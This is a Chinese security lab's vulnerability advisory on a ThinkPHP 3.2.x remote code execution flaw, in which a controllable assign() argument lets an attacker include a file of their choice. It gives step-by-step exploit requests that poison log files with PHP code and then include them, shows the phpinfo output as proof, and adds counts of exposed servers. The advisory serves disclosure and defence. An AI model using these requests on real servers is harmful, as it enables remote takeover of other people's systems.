

【漏洞通报】ThinkPHP3.2.x RCE漏洞通报

原创 darkarmour labs 玄甲安全实验室 昨天

收录于话题

#代码审计 1 #漏洞分析 1 #漏洞通报 1 #php安全 1

漏洞概述

近日，默安玄甲实验室发现网络上出现针对ThinkPHP3.2的远程代码执行漏洞。该漏洞是在受影响的版本中，业务代码中如果模板赋值方法assign的第一个参数可控，则可导致模板文件路径变量被覆盖为携带攻击代码的文件路径，造成任意文件包含，执行任意代码。




ThinkPHP是一个开源免费的，快速、简单的面向对象的轻量级PHP开发框架，是为了敏捷WEB应用开发和简化企业应用开发而诞生的。Thinkphp在国内拥有庞大的用户群体，其中不乏关键基础设施用户。

危害等级

严重

分布情况

fofa分布情况：



目前FOFA系统最新数据（一年内数据）显示中国最多，国外的基本是云主机部署。中国范围内共有139809个使用thinkphp框架的服务。其中部署于云主机的服务最多，共有96172个。山东第二，共有4,638个，广东第三，共有4,560个，上海第四，共有2,853个，江苏第五，共有1,585台。

gitee分布情况：

找到相关仓库约为 3315 个

排序方式: 最佳匹配

搜索工具

编程语言

编程语言	数量
php	2263
未设置	913
javascript	71
html	19
css	11
python	10
微信	4
c#	3
nodejs	3
c	2
html/css	2

github分布情况：

目前Github最新数据显示全部仓库内共有331个，相关代码行数244,863个。

Repositories331

Code260K

Commits217K+

Issues292K

DiscussionsBeta535

Packages62

Marketplace0

Topics0

Wikis28K

Users0

Languages

260,930 code results

Sort: Best match

littlepawn/littlepawn

Application/Home/Controller/IndexController.class.php

```
49         $data=$house->order('date desc')->limit($pagesize)->select();
50         $this->assign("data",$data);
51         $this->display();
52     }
53     }else{
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129         $data=$house->order('date desc')->limit($limit,$pagesize)->select();
130         $this->assign("data",$data);
131         $this->display();
132     }else {
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
260
261
262
263
264
265
266
267
268
269
270
271
272
273
274
275
276
277
278
279
280
281
282
283
284
285
286
287
288
289
290
291
292
293
294
295
296
297
298
299
300
301
302
303
304
305
306
307
308
309
310
311
312
313
314
315
316
317
318
319
320
321
322
323
324
325
326
327
328
329
330
331
332
333
334
335
336
337
338
339
340
341
342
343
344
345
346
347
348
349
350
351
352
353
354
355
356
357
358
359
360
361
362
363
364
365
366
367
368
369
370
371
372
373
374
375
376
377
378
379
380
381
382
383
384
385
386
387
388
389
390
391
392
393
394
395
396
397
398
399
400
401
402
403
404
405
406
407
408
409
410
411
412
413
414
415
416
417
418
419
420
421
422
423
424
425
426
427
428
429
430
431
432
433
434
435
436
437
438
439
440
441
442
443
444
445
446
447
448
449
450
451
452
453
454
455
456
457
458
459
460
461
462
463
464
465
466
467
468
469
470
471
472
473
474
475
476
477
478
479
480
481
482
483
484
485
486
487
488
489
490
491
492
493
494
495
496
497
498
499
500
501
502
503
504
505
506
507
508
509
510
511
512
513
514
515
516
517
518
519
520
521
522
523
524
525
526
527
528
529
530
531
532
533
534
535
536
537
538
539
540
541
542
543
544
545
546
547
548
549
550
551
552
553
554
555
556
557
558
559
560
561
562
563
564
565
566
567
568
569
570
571
572
573
574
575
576
577
578
579
580
581
582
583
584
585
586
587
588
589
590
591
592
593
594
595
596
597
598
599
600
601
602
603
604
605
606
607
608
609
610
611
612
613
614
615
616
617
618
619
620
621
622
623
624
625
626
627
628
629
630
631
632
633
634
635
636
637
638
639
640
641
642
643
644
645
646
647
648
649
650
651
652
653
654
655
656
657
658
659
660
661
662
663
664
665
666
667
668
669
670
671
672
673
674
675
676
677
678
679
680
681
682
683
684
685
686
687
688
689
690
691
692
693
694
695
696
697
698
699
700
701
702
703
704
705
706
707
708
709
710
711
712
713
714
715
716
717
718
719
720
721
722
723
724
725
726
727
728
729
730
731
732
733
734
735
736
737
738
739
740
741
742
743
744
745
746
747
748
749
750
751
752
753
754
755
756
757
758
759
760
761
762
763
764
765
766
767
768
769
770
771
772
773
774
775
776
777
778
779
780
781
782
783
784
785
786
787
788
789
790
791
792
793
794
795
796
797
798
799
800
801
802
803
804
805
806
807
808
809
810
811
812
813
814
815
816
817
818
819
820
821
822
823
824
825
826
827
828
829
830
831
832
833
834
835
836
837
838
839
840
841
842
843
844
845
846
847
848
849
850
851
852
853
854
855
856
857
858
859
860
861
862
863
864
865
866
867
868
869
870
871
872
873
874
875
876
877
878
879
880
881
882
883
884
885
886
887
888
889
890
891
892
893
894
895
896
897
898
899
900
901
902
903
904
905
906
907
908
909
910
911
912
913
914
915
916
917
918
919
920
921
922
923
924
925
926
927
928
929
930
931
932
933
934
935
936
937
938
939
940
941
942
943
944
945
946
947
948
949
950
951
952
953
954
955
956
957
958
959
960
961
962
963
964
965
966
967
968
969
970
971
972
973
974
975
976
977
978
979
980
981
982
983
984
985
986
987
988
989
990
991
992
993
994
995
996
997
998
999
1000
```

PHP Showing the top eight matches Last indexed on 15 Apr

yangshaoyang/estudy

code/Application/Home/Controller/WeiuiController.class.php

```
17         $match=M("match")->select();
```

玄甲安全实验室

原理分析

0x01 攻击方式：

标题：ThinkPHP3.2.x_assign方法第一个变量可控=>变量覆盖=>任意文件包含=>RCE

作者：北门-王境泽@玄甲实验室

审稿：梦想小镇-晨星@玄甲实验室

攻击方式：远程

漏洞危害：严重


攻击url: http://x.x.x.x/index.php?m=Home&c=Index&a=index&value[_filename]=.\Application\Runtime\Logs\Home\21_06_30.log

标签：ThinkPHP3.2.3 RCE 变量覆盖 文件包含 代码执行

0x02 利用条件：

在ThinkPHP3.2.3框架的程序中，如果要在模板中输出变量，需要在控制器中把变量传递给模板，系统提供了assign方法对模板变量赋值，本漏洞的利用条件为assign方法的第一个变量可控。

下面是漏洞的demo代码：



```
<?php
namespace Home\Controller;
use Think\Controller;
class IndexController extends Controller {
    public function index($value='') {
        $this->assign($value);
        $this->display();
    }
}
```

demo代码说明：

如果需要测试请把demo代码放入对应位置,代码位置：\Application\Home\Controller\IndexController.class.php

因为程序要进入模板渲染方法方法中，所以需要创建对应的模板文件，内容随意，模板文件位置：

```
\Application\Home\View\Index\index.html
```

这里需要说明，模板渲染方法(display,fetch,show)都可以；这里fetch会有一些区别，因为fetch程序逻辑中会使用ob_start()打开缓冲区，使得PHP代码的数据块和echo()输出都会进入缓冲区而不会立刻输出，所以构造fetch方法对应的攻击代码想要输出的话，需要在攻击代码末尾带上exit()或die()；

漏洞攻击：


测试环境：

ThinkPHP3.2.3完整版 Phpstudy2016 PHP-5.6.27 Apache Windows10

debug模式开启或不开启有一点区别，但是都可以。

1.debug模式关闭：

写入攻击代码到日志中。错误请求系统报错：



请求数据包：

```
GET /index.php?m---><?=phpinfo();?> HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_6)
AppleWebKit/605.1.15 (KHTML, like Gecko) Version/13.1.2 Safari/605.1.15
Accept:
```

```
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
```

日志文件路径（这里是默认配置的log文件路径，ThinkPHP的日志路径和日期相关）：

\Application\Runtime\Logs\Common\21_06_30.log

日志文件内容：

```
indexController.class.php x File.class.php x 21_06_30.log x 21_06_30.log x test.txt x index.php x
1 [ 2021-06-30T16:01:14+08:00 ] 127.0.0.1 /index.php?m=--><?=phpinfo();?>
2 ERR: 无法加载模块:-->
3
4 [ 2021-06-30T16:16:53+08:00 ] 127.0.0.1 /index.php?m=--><?=phpinfo();?>
5 ERR: 无法加载模块:-->
6
7
```

玄甲安全实验室

构造攻击请求：

http://127.0.0.1/index.php?

m=Home&c=Index&a=index&value[_filename]=./Application/Runtime/Logs/Common/21_06_30.log

127.0.0.1/index.php?m=Home&c=Index&a=index&value[_filename]=./Application/Runtime/Logs/Common/21_06_30.log

0] 127.0.0.1 /index.php?m=-->

PHP Version 5.6.27		
System	Windows NT DESKTOP-AI5L4DG 10.0 build 18363 (Windows 10) i586	
Build Date	Oct 14 2016 10:15:39	
Compiler	MSVC11 (Visual C++ 2012)	
Architecture	x86	
Configure Command	cscript /nologo configure.js "--enable-snapshot-build" "--enable-debug-pack" "--disable-zts" "--disable-isapi" "--disable-nsapi" "--without-mssql" "--without-pdo-mssql" "--without-pi3web" "--with-pdo-oci=c:\php-sdk\oracle\x86\instantclient_12_1\sdk,shared" "--with-oci8-12c=c:\php-sdk\oracle\x86\instantclient_12_1\sdk,shared" "--with-enchanted=shared" "--enable-object-out-dir=../obj/" "--enable-com-dotnet=shared" "--with-mcrypt=static" "--without-analyzer" "--with-pgo"	
Server API	CGI/FastCGI	
Virtual Directory Support	disabled	
Configuration File (php.ini) Path	C:\Windows	
Loaded Configuration File	C:\phpStudy\php\php-5.6.27-nts\php.ini	
Scan this dir for additional .ini files	(none)	
Additional .ini files parsed	(none)	
PHP API	20131106	

玄甲安全实验室

2.debug模式开启：

上面的错误请求日志方式同样可用。另外debug模式开启，正确请求的日志也会被记录的到日志中，但日志路径不一样

请求数据包：

```
GET /index.php?m=Home&c=Index&a=index&test=--><?=phpinfo();?> HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_6)
AppleWebKit/605.1.15 (KHTML, like Gecko) Version/13.1.2 Safari/605.1.15
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: PHPSESSID=b6r46oic9tydnnq9efrao7f66
```

日志文件路径（这里是默认配置的log文件路径）：

\Application\Runtime\Logs\Home\21_06_30.log

构造攻击请求：
http://127.0.0.1/index.php?
m=Home&c=Index&a=index&value[_filename]=./Application/Runtime/Logs/Home/21_06_
30.log

127.0.0.1/index.php?m=Home&c=Index&a=index&value[_filename]=./Application/Runtime/Logs/Home/21_06_30.log

127.0.0.1 /index.php?m=Home&c=Index&a=index&test=-->

PHP Version 5.6.27



System	Windows NT DESKTOP-AI5L4DG 10.0 build 18363 (Windows 10) i586
Build Date	Oct 14 2016 10:15:39
Compiler	MSVC11 (Visual C++ 2012)
Architecture	x86
Configure Command	cscript /nologo configure.js "--enable-snapshot-build" "--enable-debug-pack" "--disable-zts" "--disable-isapi" "--disable-nsapi" "--without-mssql" "--without-pdo-mssql" "--without-pi3web" "--with-pdo-oci=c:\php-sdk\oracle\x86\instantclient_12_1\sdk,shared" "--with-oci8-12c=c:\php-sdk\oracle\x86\instantclient_12_1\sdk,shared" "--with-enchanted=shared" "--enable-object-out-dir=.\obj/" "--enable-com-dotnet=shared" "--with-mcrypt=static" "--without-analyzer" "--with-pgo"
Server API	CGI/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	C:\Windows
Loaded Configuration File	C:\phpStudy\php\php-5.6.27-nts\php.ini

玄甲安全实验室


3. 寻找程序上传入口，上传文件

这种方式最可靠，上传具有恶意代码的任何文件到服务器上，直接包含其文件相对或绝对路径即可。

`http://127.0.0.1/index.php?m=Home&c=Index&a=index&value[_filename]=./test.txt`


0x03 代码分析

程序执行流程：



1.功能代码中的assign方法中第一个变量为可控变量：

代码位置：\Application\Home\Controller\IndexController.class.php




```
<?php
namespace Home\Controller;
use Think\Controller;

class IndexController extends Controller {
    public function index($value='') {
        $this->assign($value);
        $this->display();
    }
}
```

2.可控变量进入assign方法赋值给\$this->tVar变量：


代码位置：\ThinkPHP\Library\Think\View.class.php



```
* @access public
* @param mixed $name
* @param mixed $value $value: ""
*/
public function assign($name,$value='') {
    if(is_array($name)) {
        $this->tVar = array_merge($this->tVar,$name);
    } else {
        $this->tVar[$name] = $value;
    }
}
```


3.赋值结束后进入display方法中，display方法开始解析并获取模板文件内容，此时模板文件路径和内容为空：

代码位置：\ThinkPHP\Library\Think\View.class.php



